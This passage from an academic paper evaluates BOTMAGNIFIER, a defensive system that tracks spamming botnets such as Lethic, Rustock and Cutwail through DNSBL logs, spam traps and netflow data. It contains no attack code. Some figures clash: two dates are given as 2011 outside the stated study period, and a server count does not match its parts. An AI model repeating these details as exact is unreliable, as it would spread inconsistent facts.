To validate our approach, we studied a botnet for which we had direct data about the number and IP addresses of the infected machines. More precisely, in August 2010, we obtained access to thirteen C&C servers belonging to the *Cutwail* botnet [35]. Note that we only used nine of them for this evaluation, since two had already been used to derive the optimal value of N in Section 4, and two were not actively sending spam at the time of the takedown. As discussed before, these C&C servers contained detailed information about the infected machines belonging to the botnet and the spam campaigns carried out. The whole botnet was composed of 30 C&C servers. By analyzing the data on the C&C servers we had access to, we found that, during the last day of operation, 188,159 bots contacted these nine servers. Of these, 37,914 ($\approx$ 20%) contacted multiple servers. On average, each server controlled 20,897 bots at the time of the takedown, with a standard deviation of 5,478. Based on these statistics, the servers to which we had access managed the operations of between 29% and 37% of the entire botnet. We believe the actual percentage of the botnet controlled by these servers was close to 30%, since all the servers except one were contacted by more than 19,000 bots during the last day of operation. Only a single server was controlling less than 10,000 bots. Therefore, it is safe to assume that the vast majority of the command and control servers were controlling a similar amount of bots ($\approx$ 20,000 each).

We ran the validation experiment for the period between July 28 and August 16, 2010. For each of the 18 days, we first selected a subset of the IP addresses referenced by the nine C&C servers. As a second step, with the help of the spam trap, we identified which campaigns had been carried out by these IP address during that day. Then, we generated seed and magnified pools. Finally, we compared the output magnification sets against the ground truth (i.e., the other IP addresses referenced by the C&C servers) to assess the quality of the results.

Overall, BOTMAGNIFIER identified 144,317 IP addresses as *Cutwail* candidates in the campaign set. Of these, 33,550 ($\approx$ 23%) were actually listed in the C&C servers' databases as bots. This percentage is close to the fraction of the botnet we had access to (since we considered 9 out of 30 C&C servers), and, thus, this result suggests that the magnified population identified by our system is consistent. To perform a more precise analysis, we ran BOTMAGNIFIER and studied the magnified pools that were given as an output on a daily basis. The average size of the magnified pools was 4,098 per day. In total, during the 18 days of the experiment, we grew the bot population by 73,772 IP addresses. Of the IP addresses detected by our tool, 17,288 also appeared in the spam trap during at least one other day of our experiment, sending emails belonging to the same campaigns carried out by the C&C servers. This confirms that they were actually *Cutwail* bots. In particular, 3,381 of them were detected by BOTMAGNIFIER *before* they ever appeared in the spam trap, which demonstrates that we can use our system to detect bots before they even hit our spam trap.

For further validation, we checked our results against the *Spamhaus* database, to see if the IP addresses we identified as bots were listed as known spammers or not. 81% were listed in the blacklist.

We then tried to evaluate how many of the remaining 27,421 IP addresses were false positives. To do this, we used two techniques. First, we tried to connect to the host to check whether it was a legitimate server. Legitimate SMTP or DNS servers can show up in queries on *Spamhaus* due to several reasons (e.g., in cases where reputation services collect information about sender IP addresses or if an email server is configured to query the local DNS server). Therefore, we tried to determine if an IP address that was not blacklisted at the time of the experiment was a legitimate email or DNS server by connecting to port 25 TCP and 53 UDP. If the server responded, we considered it to be a false positive. Unfortunately, due to firewall rules, NAT gateways, or network policies, some servers might not respond to our probes. For this reason, as a second technique, we executed a reverse DNS lookup on the IP addresses, looking for evidence showing that the host was a legitimate server. In particular, we looked for strings that are typical for mail servers in the hostname. These strings are *smtp*, *mail*, *mx*, *post*, and *mta*. We built this list by manually looking at the reverse DNS lookups of the IP address that were not blacklisted by Spamhaus. If the reverse lookup matched one of these strings, we considered the IP address as a legitimate server, i.e., a false positive. In total, 2,845 IP addresses resulted in legitimate servers (1,712 SMTP servers and 1,431 DNS servers), which is 3.8% of the overall magnified population.

We then tried to determine what coverage of the entire *Cutwail* botnet our approach produced. Based on the number of active IP addresses per day we saw on the C&C servers, we estimated that the size of the botnet at the time of the takedown was between 300,000 and 400,000 bots. This means that, during our experiment, we were able to track between 35 and 48 percent of the botnet. Given the limitations of our transaction log (see Section 6.2.1), this is a good result, which could be improved by getting access to multiple *Spamhaus* servers or more complete data streams.

6.2 Tracking Bot Populations

To demonstrate the practical feasibility of our approach, we used BOTMAGNIFIER to track bot populations in the wild for a period of four months. In particular, we ran the system for 114 days between September 28, 2010 and February 5, 2011. We had a downtime of about 15 days in November 2011, during which the emails of the spam trap could not be delivered.

By using our magnification algorithm, our system identified and tracked 2,031,110 bot IP addresses during the evaluation period. Of these, 925,978 IP addresses ($\approx 45.6\%$) belonged to magnification sets (i.e., they were generated by the magnification process), while 1,105,132 belonged to seed pools generated with the help of the spam trap.

6.2.1 Data Streams Limitations

The limited view we have from the transaction log generated by only one DNSBL mirror limits the number of bots we can track each day. BOTMAGNIFIER requires an IP address to appear a minimum number of times in the transaction log, in order to be considered as a potential bot. From our DNSBL mirror, we observed that a medium size campaign targets about 50,000 different destination servers (i.e., $|T(p_i)|$ = 50,000). The value of N for such a campaign, calculated using equation 5, is 50. On an average day, our DNSBL mirror logs activity performed by approximately 4.7 million mail senders. Of these, only about 530,000 ($\approx 11\%$) appear at least 50 times. Thus, we have to discard a large number of potential bots *a priori*, because of the limited number of transactions our *Spamhaus* mirror observes. If we had access to more transaction logs, our visibility would increase, and, thus, the results would improve accordingly.

6.2.2 Overview of Tracking Results

For each day of analysis, BOTMAGNIFIER identified the largest spam campaigns active during that day (Section 2), learned the behavior of a subset of IP addresses carrying out those campaigns (Section 3), and grew a population of IP addresses behaving in the same way (Section 4). This provided us with the ability to track the population of the largest botnets, monitoring how active they were, and determining which periods they were silent.

A challenging aspect of tracking botnets with BOTMAGNIFIER has been assigning the right label to the various spam campaigns (i.e., the name of the botnet that generated them). Tagging the campaigns that we observed in our honeypot environment was trivial, while for the others we used the clustering techniques described in Section 5. In total, we observed 1,475 spam campaigns. We tried to assign a botnet label to each cluster, and every time two clusters were assigned the same label, we merged them together. After this process, we obtained 38 clusters. Seven of them were large botnets, which generated 50,000 or more bot IP addresses in our magnification results. The others were either smaller botnets, campaigns carried out by dedicated servers (i.e., not carried out by botnets), or errors produced by the clustering process.

We could not assign a cluster to 107 campaigns ($\approx 7\%$ of all campaigns), and we magnified these campaigns independently from the others. Altogether, the magnified sets of these campaigns accounted for 20,675 IP addresses ($\approx 2\%$ of the total magnified hosts). We then studied the evolution over time and the spamming capabilities of the botnets we were able to label.

6.2.3 Analysis of Magnification Results


Table 1 shows some results from our tracking. For each botnet, we list the number of IP addresses we obtained from the magnification process. Interestingly, *Lethic*, with 887,852 IP addresses, was the largest botnet we found. This result is in contrast with the common belief in the security community that, at the time of our experiment, *Rustock* was the largest botnet [18]. However, from our observation, *Rustock* bots appeared to be more aggressive in spamming than the *Lethic* bots. In fact, each *Rustock* bot appeared, on average, 173 times per day on our DNSBL mirror logs, whereas each *Lethic* bot showed up only 101 times.

For each botnet population we grew, we distinguished between static and dynamic IP addresses. We considered an IP address as dynamic if, during the testing period, we observed that IP address only once. On the other hand, if we observed the same IP address multiple times, we consider it as static. The fraction of static versus dynamic IP addresses for the botnets we tracked goes from 15% for *Rustock* to 4% for *MegaD*. Note that smaller botnets exceeded the campaign size thresholds required by BOTMAGNIFIER (see Section 5) less often than larger botnets, and therefore it is possible that our system underestimates the number of IP addresses belonging to the *MegaD* and *Waledac* botnets.

Figures 2(a) and 2(b) show the growth of IP addresses over time for the magnification sets belonging to *Lethic* and *Rustock* (note that we experienced a downtime of the system during November 2010). The figures show that dynamic IP addresses steadily grow over time, while static IP addresses reach saturation after some time. Furthermore, it is interesting to notice that we did not observe much *Rustock* activity between December 24, 2010 and January 10, 2011. Several sources reported that the botnet was (almost) down during this period [14, 37]. BOTMAGNIFIER confirms this downtime of the botnet, which indicates that our approach can effectively track the activity of botnets. After the botnet went back up

Botnet	Total # of IP addresses	# of dynamic IP addresses	# of static IP addresses	# of events per bot (per day)
Lethic	887,852	770,517	117,335	101
Rustock	676,905	572,445	104,460	173
Cutwail	319,355	285,223	34,132	208
MegaD	68,117	65,062	3,055	112
Waledac	36,058	32,602	3,450	140

Table 1: Overview of the BOTMAGNIFIER results



(a) Growth of *Lethic* IP addresses

(b) Growth of *Rustock* IP addresses

Figure 2: Growth of the dynamic and static IP address populations for the two major botnets

again in January 2011, we observed a steady growth in the number of *Rustock* IP addresses detected by BOTMAGNIFIER.


Figures 3(a) and 3(b) show the cumulative distribution functions of dynamic IP addresses and static IP addresses tracked during our experiment for the five largest botnets. It is interesting to see that we started observing campaigns carried out by *Waledac* on January 1, 2011. This is consistent with the reports from several sources, who also noticed that a new botnet appeared at the same time [17, 31]. We also observed minimal spam activities associated with *MegaD* after December 7, 2011. This was a few days after the botmaster was arrested [30].

6.3 Application of Results

False positives. In Section 4, we showed how the parameter k minimizes the ratio between true positives and false positives. We initially tolerated a small number of false positives because these do not affect the big picture of tracking large botnet populations. However, we want to quantify the false positive rate of the results, i.e., how many of the bot candidates are actually legitimate machines. This information is important, especially if BOTMAGNIFIER is used to inform Internet Service Providers or other organizations about infected machines. Furthermore, if we want to use the results to improve spam filtering systems, we need to be very careful about which IP addresses we consider as bots. We use the same techniques outlined in Section 6.1 to check for false positives. We remove each IP address that matches any of these techniques from the magnified sets.

We ran this false positive detection heuristic on all the magnified IP addresses identified during the evaluation period. This resulted in 35,680 (≈1.6% of the total) IP addresses marked as potential false positives. While this might sound high at first, we also need to evaluate how relevant this false positive rate is in practice: our results can be used to augment existing systems and thus we can tolerate a certain rate of false positives. In addition, while deploying BOTMAGNIFIER in a production system, one could add a filter that applies the techniques from Section 6.1 to any magnified pool, and obtain clean results that he could use for spam reduction.

Improving existing blacklists. We wanted to understand whether our approach can improve existing blacklists by providing information about spamming bots that are currently active. To achieve this, we analyzed the email logs from the UCSB computer science department over a period of two months, from November 30, 2010 to February 8, 2011. As a first step, the department mail server uses *Spamhaus* as a pre-filtering mechanism, and therefore the majority of the spam gets blocked before



(a) CDF for the dynamic IP addresses

(b) CDF for the static IP addresses

Figure 3: Cumulative Distribution Function for the bot populations grown by BOTMAGNIFIER

being processed. For each email whose sender is not blacklisted, the server runs *SpamAssassin* [3] for content analysis, to find out if the message content is suspicious. *SpamAssassin* assigns a spam score to each message, and the server flags it as spam or ham according to that value. These two steps are useful to evaluate how BOTMAGNIFIER performs, for the following reasons:

- If a mail reached the server during a certain day, it means that at that time its sender was not blacklisted by *Spamhaus*.
- The spam ratios computed by *SpamAssassin* provide a method for the evaluation of BOTMAGNIFIER's false positives.

During the analysis period, the department mail server logged 327,706 emails in total, sent by 228,297 distinct IP addresses. Of these, 28,563 emails were considered as spam by *SpamAssassin*, i.e., they bypassed the first filtering step based on *Spamhaus*. These mails had been sent by 10,284 IP addresses. We compared these IP addresses with the magnified sets obtained by BOTMAGNIFIER during the same period: 1,102 ($\approx$ 10.8%) appeared in the magnified sets. We then evaluated how many of these IP addresses would have been detected before reaching the server if our tool would have been used in parallel with the DNSBL system. To do this, we analyzed how many of the spam sender IP addresses were detected by BOTMAGNIFIER before they sent spam to our server. We found 295 IP addresses showing this behavior. All together, these hosts sent 1,225 emails, which accounted for 4% of the total spam received by the server during this time.

We then wanted to quantify the false positives in the magnified pools generated by BOTMAGNIFIER. To do this, we first searched for those IP addresses that were in one of the magnification pools, but had been considered sending ham by *SpamAssassin*. This resulted in 28 matches. Of these, 15 were blacklisted by *Spamhaus* when we ran the tests, and therefore we assume they are false negatives by *SpamAssassin*. Of the remaining 13 hosts, 12 were detected as legitimate servers by the filters described in Section 6.1. For the remaining one IP address, we found evidence of it being associated with spamming behavior on another blacklist [23]. We therefore consider it as a false negative by *SpamAssassin* as well.

In summary, we conclude that BOTMAGNIFIER can be used to improve the spam filtering on the department email server: the server would have been reached by 4% less spam mails, and no legitimate emails would have been dropped by mistake within these two months. Having access to more *Spamhaus* mirrors would allow us to increase this percentage.

Resilience to evasion. If the techniques introduced by BOTMAGNIFIER become popular, spammers will modify their behavior to evade detection. In this section, we discuss how we could react to such evasion attempts.

The first method that could be used against our system is obfuscating the email subject lines, to prevent BOTMAGNIFIER from creating the seed pools. If this was the case, we could leverage previous work [22,40] that takes into account the body of emails to identify emails that are sent by the same botnet. As an alternative, we could use different methods to build the seed pools, such as clustering bots based on the IPs of the C&C servers that they contact.

Another evasion approach spammers might try is to reduce the number of bots associated with each campaign. The goal would be to stay under the threshold required by BOTMAGNIFIER (i.e., 1,000) to work. This would require more management effort on the botmaster's side, since more campaigns would need to be run. Moreover, we could use other techniques to cluster the spam cam-

paigns. For example, it is unlikely that the spammers would set up a different website for each of the small campaigns they create. We could then cluster the campaigns by looking at the web sites the URLs in the spam emails point to.

Other evasion techniques might be to assign a single domain to each spamming bot, or to avoid evenly distributing email lists among bots. In the first case, BOTMAGNIFIER would not be able to unequivocally identify a bot as being part of a specific botnet. However, the attribution requirement could be dropped, and these bots would still be detected as generic spamming bots. The second case would be successful in evading our current systems. However, this behavior involves something that spammers want to avoid: having the same bot sending thousands of emails to the same domain within a short amount of time would most likely result in the bot being quickly blacklisted.

6.4 Universality of k

In Section 4, we introduced a function to determine the optimal N value according to the size of the seed pool's target $|T(p_i)|$. To do this, we analyzed the data from two C&C servers of the *Cutwail* botnet. One could argue that this parameter will work well only for campaigns carried out by that botnet. To demonstrate that the value of k (and subsequently of N) estimated by the function produces good results for campaigns carried out by other botnets, we ran the same precision versus recall technique we used in Section 4 on other datasets. Specifically, we analyzed 600 campaigns observed in the wild, that had been carried out by the other botnets we studied (*Lethic*, *Rustock*, *Waledac*, and *MegaD*). Since we did not have access to full ground truth for these campaigns, we used the IP addresses from the seed pools as true positives, and the set of IP addresses not blacklisted by *Spamhaus* as false positives. For the purpose of this analysis, we ignored any other IP address returned by the magnification process (i.e., magnified IP addresses already blacklisted by *Spamhaus*).

The results are shown in Figure 4. The figure shows the function plot of k in relation to the size of $|T(p_i)|$. The dots show, for each campaign we analyzed, where the optimal value of k lies. As it can be seen, the function of k we used approximates the optimal values for most campaigns well. This technique for setting k might also be used to set up BOTMAGNIFIER in the wild, when ground truth is not available.

Data stream independence. In Section 2.2, we claimed that BOTMAGNIFIER can work with any kind of transaction log as long as this dataset provides information about which IP addresses sent email to which destination email servers at a given point in time. To confirm this claim, we ran BOTMAGNIFIER on an alternative dataset, extracted from *netflow records* [7] collected by the routers of a large Internet service provider. The netflow data is collected with a sampling rate of 1 out of 1,000. To extract the data in a format BOTMAGNIFIER understands, we extracted each connection directed to port 25 TCP, and considered the timestamp in which the connection initiated as the time the email was sent. On average, this transaction log contains 1.9 million entries per day related to about 194,000 unique sources.




Figure 4: Analysis of our function for k compared to the optimal value of k for 600 campaigns




Figure 5: Precision vs. Recall functions for five campaigns observed in the netflow dataset

To run BOTMAGNIFIER on this dataset, we first need to correctly dimension k. As explained in Section 4, the equation for k is stable for any transaction log. However, the value of the constants k_b and α changes for each dataset. To correctly dimension these parameters, we ran BOTMAGNIFIER on several campaigns extracted from the netflow records. The $PR(k)$ analysis is shown in Figure 5. The optimal point of the campaigns is located at a lower k for this dataset compared to the ones analyzed in Section 4. To address this difference, we set k_b to 0.00008 and α to 1 when dealing with netflow records as transaction logs. After setting these param-

eters, we analyzed one week of data with BOTMAGNIFIER. The analysis period was between January 20 and January 28, 2011. During this period, we tracked 94,894 bots. Of these, 36,739 ($\approx$ 38.7%) belonged to the magnified sets of the observed campaigns. In particular, we observed 40,773 *Rustock* bots, 20,778 *Lethic* bots, 6,045 *Waledac* bots, and 1,793 *Cutwail* bots.

7 Related Work

Spam is one of the major problems on the Internet, and as a result, has attracted a considerable amount of research. In this section, we briefly review related work in this area and discuss the novel aspects of BOTMAGNIFIER.

Botnet Tracking. A popular method to gain deeper insights into a particular botnet is *botnet tracking*, i.e., an attempt to learn more about a given botnet by analyzing its inner workings in detail [1, 8]. There are several approaches to conduct the actual analysis, for example by taking over the C&C infrastructure and then performing a live analysis [26,33]. An orthogonal approach is to take down the C&C server and perform an offline analysis of the server to reconstruct information [21]. A less invasive approach is to (automatically) reverse-engineer the communication protocol used by the botnet and then impersonate a bot [4, 6, 15, 32]. This enables a continuous collection of information about the given botnet, e.g., to gather the spam templates used by the bots [6].

BOTMAGNIFIER complements these approaches: we are able to track spamming botnets on the Internet in a non-invasive way from a novel vantage point. The information generated by our tool enables us to perform a high-level study of botnets. For example, we can track their size and evolution over time, and obtain a live view of hosts that belong to a particular botnet.

Ramachandran et al. also analyzed queries against a DNSBL to reveal botnet memberships [27], but their motivation is completely different from ours: the intuition behind their approach is that bots might check if their own IP address is blacklisted by a given DNSBL. Such queries can be detected, which discloses information about infected machines. BOTMAGNIFIER is complementary with respect to this approach because it analyzes intrinsic traces left by spamming machines (i.e., an email server will query the DNSBL for information), and clustering and enriching this data enables us to find spambots in a generic way. Furthermore, we demonstrated that our approach can also be used on other kinds of transaction logs.

Spam Studies. Several studies analyzed spam and the side-effects of this business [2, 12, 16, 42, 43]. BOTLAB [11], a tool to correlate incoming spam mails with outgoing spam collected by executing known bots in an analysis environment, shares some characteristics with our approach. The analysis results of BOTLAB can approximate the relative size of different spamming botnets and provide insights into current spam campaigns based on the information collected at the site running the tool. In contrast, BOTMAGNIFIER enables us to detect IP addresses of hosts that belong to spamming botnets at an Internet-wide level. We use the analysis environment only to collect information that enables us to assign labels to spam campaigns, while all other analysis techniques (e.g., the DNSBL analysis) are different compared to BOTLAB.

Another system that shares some similarities with our approach is AUTORE [40], which examines content-level features in the email body such as URLs to group spam messages into campaigns. The authors performed a large-scale evaluation based on mail messages collected by a large webmail provider to generate signatures to detect polymorphic modifications for individual spam campaigns. Xie et al. also examined characteristics of the spam campaigns, similar to our work. In contrast, our approach focuses primarily on the behavioral similarities between members of a spamming botnet, without requiring knowledge of the actual spam content.

Spam Mitigation. The typical approaches to detect spam either focus on the content of spam messages [3, 22, 40] or on the analysis of network-level features [10, 25, 26, 28, 29, 38]. BOTMAGNIFIER generates lists of IP addresses that belong to spamming botnets, which complements both kinds of approaches: the analysis results can be used to improve systems that use network-level features to detect spambots, e.g., by proactively listing such IP addresses in blacklists, or complement existing systems, as demonstrated in Section 6.3. Furthermore, the information can be used to notify ISPs about infected customers within their networks.

8 Conclusion

We presented BOTMAGNIFIER, a tool for tracking and analyzing spamming botnets. The tool is able to "magnify" an initial seed pool of spamming IP addresses by learning the behavior of known spamming bots and matching the learned patterns against a (partial) log of the email transactions carried out on the Internet. We have validated and evaluated our approach on a number of datasets (including the ground truth data from a botnet's C&C hosts), showing that BOTMAGNIFIER is indeed able to accurately identify and track botnets.

Future work will focus on finding new data inputs that can either populate our initial seed pools or on obtaining a different, more comprehensive transaction log to be able to identify spamming bots more comprehensively.

Also, analyzing larger data streams might allow us to apply more features for our magnification process, producing more complete results.

Acknowledgments

This work was supported by the ONR under grant N000140911042, the National Science Foundation (NSF) under grants CNS-0845559 and CNS-0905537, and the Ministry of Economic Affairs and Energy of the State of North Rhine-Westphalia (grant 315-43-02/2-005-WFBO-009). We also thank our shepherd Tara Whalen and the anonymous reviewers for their valuable insights and comments.

References

[1] M. Abu Rajab, J. Zarfoss, F. Monrose, and A. Terzis. A Multifaceted Approach to Understanding the Botnet Phenomenon. In *ACM SIGCOMM Conference on Internet Measurement*, 2006.

[2] D. S. Anderson, C. Fleizach, S. Savage, and G. M. Voelker. Spamscatter: Characterizing Internet Scam Hosting Infrastructure. In *USENIX Security Symposium*, 2007.

[3] Apache Foundation. Spamassassin. `http://spamassassin.apache.org`.

[4] J. Caballero, P. Poosankam, C. Kreibich, and D. Song. Dispatcher: Enabling Active Botnet Infiltration Using Automatic Protocol Reverse-engineering. In *ACM Conference on Computer and Communications Security (CCS)*, 2009.

[5] K. Chiang and L. Lloyd. A Case Study of the Rustock Rootkit and Spam Bot. In *USENIX Workshop on Hot Topics in Understanding Botnet*, 2007.

[6] C. Cho, J. Caballero, C. Grier, V. Paxson, and D. Song. Insights from the Inside: A View of Botnet Management from Infiltration. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2010.

[7] Cisco Inc. Cisco IOS NetFlow. `https://www.cisco.com/en/US/products/ps6601/products_ios_protocol_group_home.html`.

[8] F. C. Freiling, T. Holz, and G. Wicherski. Botnet Tracking: Exploring a Root-Cause Methodology to Prevent Distributed Denial-of-Service Attacks. In *European Symposium on Research in Computer Security (ESORICS)*, 2005.

[9] G. Gu, R. Perdisci, J. Zhang, and W. Lee. BotMiner: Clustering Analysis of Network Traffic for Protocol- and Structure-independent Botnet Detection. In *USENIX Security Symposium*, 2008.

[10] S. Hao, N. A. Syed, N. Feamster, A. G. Gray, and S. Krasser. Detecting Spammers with SNARE: Spatio-temporal Network-level Automatic Reputation Engine. In *USENIX Security Symposium*, 2009.

[11] J. P. John, A. Moshchuk, S. D. Gribble, and A. Krishnamurthy. Studying Spamming Botnets Using Botlab. In *USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, 2009.

[12] C. Kanich, C. Kreibich, K. Levchenko, B. Enright, G. Voelker, V. Paxson, and S. Savage. Spamalytics: An Empirical Analysis of Spam Marketing Conversion. In *ACM Conference on Computer and Communications Security (CCS)*, 2008.

[13] M. Khmartseva. Email Statistics Report. `http://www.radicati.com/wp/wp-content/uploads/2009/05/email-stats-report-exec-summary.pdf`, 2009.

[14] B. Krebs. Taking Stock of Rustock. `http://krebsonsecurity.com/2011/01/taking-stock-of-rustock/`, 2011.

[15] C. Kreibich, C. Kanich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage. On the Spam Campaign Trail. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2008.

[16] C. Kreibich, C. Kanich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage. Spamcraft: An Inside Look at Spam Campaign Orchestration. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2009.

[17] A. Lelli. Return from the Dead: Waledac/Storm Botnet Back on the Rise. `http://www.symantec.com/connect/blogs/return-dead-waledacstorm-botnet-back-rise`, 2011.

[18] M86. Rustock, the king of spam. `http://www.m86security.com/labs/traceitem.asp?article=1362`, July 2010.

[19] MaxMind. GeoIP. `http://www.maxmind.com/app/ip-location`.

[20] MessageLabs. MessageLabs Intelligence: 2010 Annual Security Report. `http://www.messagelabs.com/mlireport/MessageLabsIntelligence_2010_Annual_Report_FINAL.pdf`, 2010.

[21] C. Nunnery, G. Sinclair, and B. B. Kang. Tumbling Down the Rabbit Hole: Exploring the Id-

iosyncrasies of Botmaster Systems in a Multi-Tier Botnet Infrastructure. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2010.

[22] A. Pitsillidis, K. Levchenko, C. Kreibich, C. Kanich, G. M. Voelker, V. Paxson, N. Weaver, and S. Savage. Botnet Judo: Fighting Spam with Itself. In *Symposium on Network and Distributed System Security (NDSS)*, 2010.

[23] Project Honeypot. `http://www.projecthoneypot.org/`.

[24] N. Provos, P. Mavrommatis, M. A. Rajab, and F. Monrose. All your iFRAMEs point to Us. In *USENIX Security Symposium*, 2008.

[25] Z. Qian, Z. Mao, Y. Xie, and F. Yu. On Network-level Clusters for Spam Detection. In *Symposium on Network and Distributed System Security (NDSS)*, 2010.

[26] A. Ramachandran and N. Feamster. Understanding the Network-level Behavior of Spammers. *SIGCOMM Comput. Commun. Rev.*, 36, August 2006.

[27] A. Ramachandran, N. Feamster, and D. Dagon. Revealing Botnet Membership using DNSBL Counter-intelligence. In *USENIX Workshop on Steps to Reducing Unwanted Traffic on the Internet (SRUTI)*, 2006.

[28] A. Ramachandran, N. Feamster, and S. Vempala. Filtering Spam with Behavioral Blacklisting. In *ACM Conference on Computer and Communications Security (CCS)*, 2007.

[29] M. B. S. Sinha and F. Jahanian. Improving Spam Blacklisting Through Dynamic Thresholding and Speculative Aggregation. In *Symposium on Network and Distributed System Security (NDSS)*, 2010.

[30] SC Magazine. Accused MegaD operator arrested. `http://www.scmagazineus.com/accused-mega-d-botnet-operator-arrested`, 2011.

[31] Shadowserver. New fast flux botnet for the holidays. `http://www.shadowserver.org/wiki/pmwiki.php/Calendar/20101230`, 2011.

[32] B. Stock, J. Gobel, M. Engelberth, F. Freiling, and T. Holz. Walowdac Analysis of a Peer-to-Peer Botnet. In *European Conference on Computer Network Defense (EC2ND)*, 2009.

[33] B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. Kemmerer, C. Kruegel, and G. Vigna. Your Botnet is My Botnet: Analysis of a Botnet Takeover. In *ACM Conference on Computer and Communications Security (CCS)*, 2009.

[34] B. Stone-Gross, M. Cova, C. Kruegel, and G. Vigna. Peering Through the iFrame. In *IEEE Conference on Computer Communications (INFOCOM)*, 2011.

[35] B. Stone-Gross, T. Holz, G. Stringhini, and G. Vigna. The Underground Economy of Spam: A Botmaster's Perspective of Coordinating Large-Scale Spam Campaigns. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2011.

[36] Symantec Corp. State of spam & phishing report. `http://www.symantec.com/business/theme.jsp?themeid=state_of_spam`, 2010.

[37] Symantec. Corp. Rustock hiatus ends with huge surge of pharma spam. `http://www.symantec.com/connect/blogs/rustock-hiatus-ends-huge-surge-pharma-spam`, January 2011.

[38] S. Venkataraman, S. Sen, O. Spatscheck, P. Haffner, and D. Song. Exploiting Network Structure for Proactive Spam Mitigation. In *USENIX Security Symposium*, 2007.

[39] P. Wurzinger, L. Bilge, T. Holz, J. Goebel, C. Kruegel, and E. Kirda. Automatically Generating Models for Botnet Detection. In *European Symposium on Research in Computer Security (ESORICS)*, 2009.

[40] Y. Xie, F. Yu, K. Achan, R. Panigrahy, G. Hulten, and I. Osipkov. Spamming Botnets: Signatures and Characteristics. *SIGCOMM Comput. Commun. Rev.*, 38, August 2008.

[41] T.-F. Yen and M. K. Reiter. Traffic Aggregation for Malware Detection. In *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2008.

[42] Y. Zhao, Y. Xie, F. Yu, Q. Ke, Y. Yu, Y. Chen, and E. Gillum. BotGraph: Large Scale Spamming Botnet Detection. In *USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, 2009.

[43] L. Zhuang, J. Dunagan, D. R. Simon, H. J. Wang, and J. D. Tygar. Characterizing Botnets From Email Spam Records. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2008.

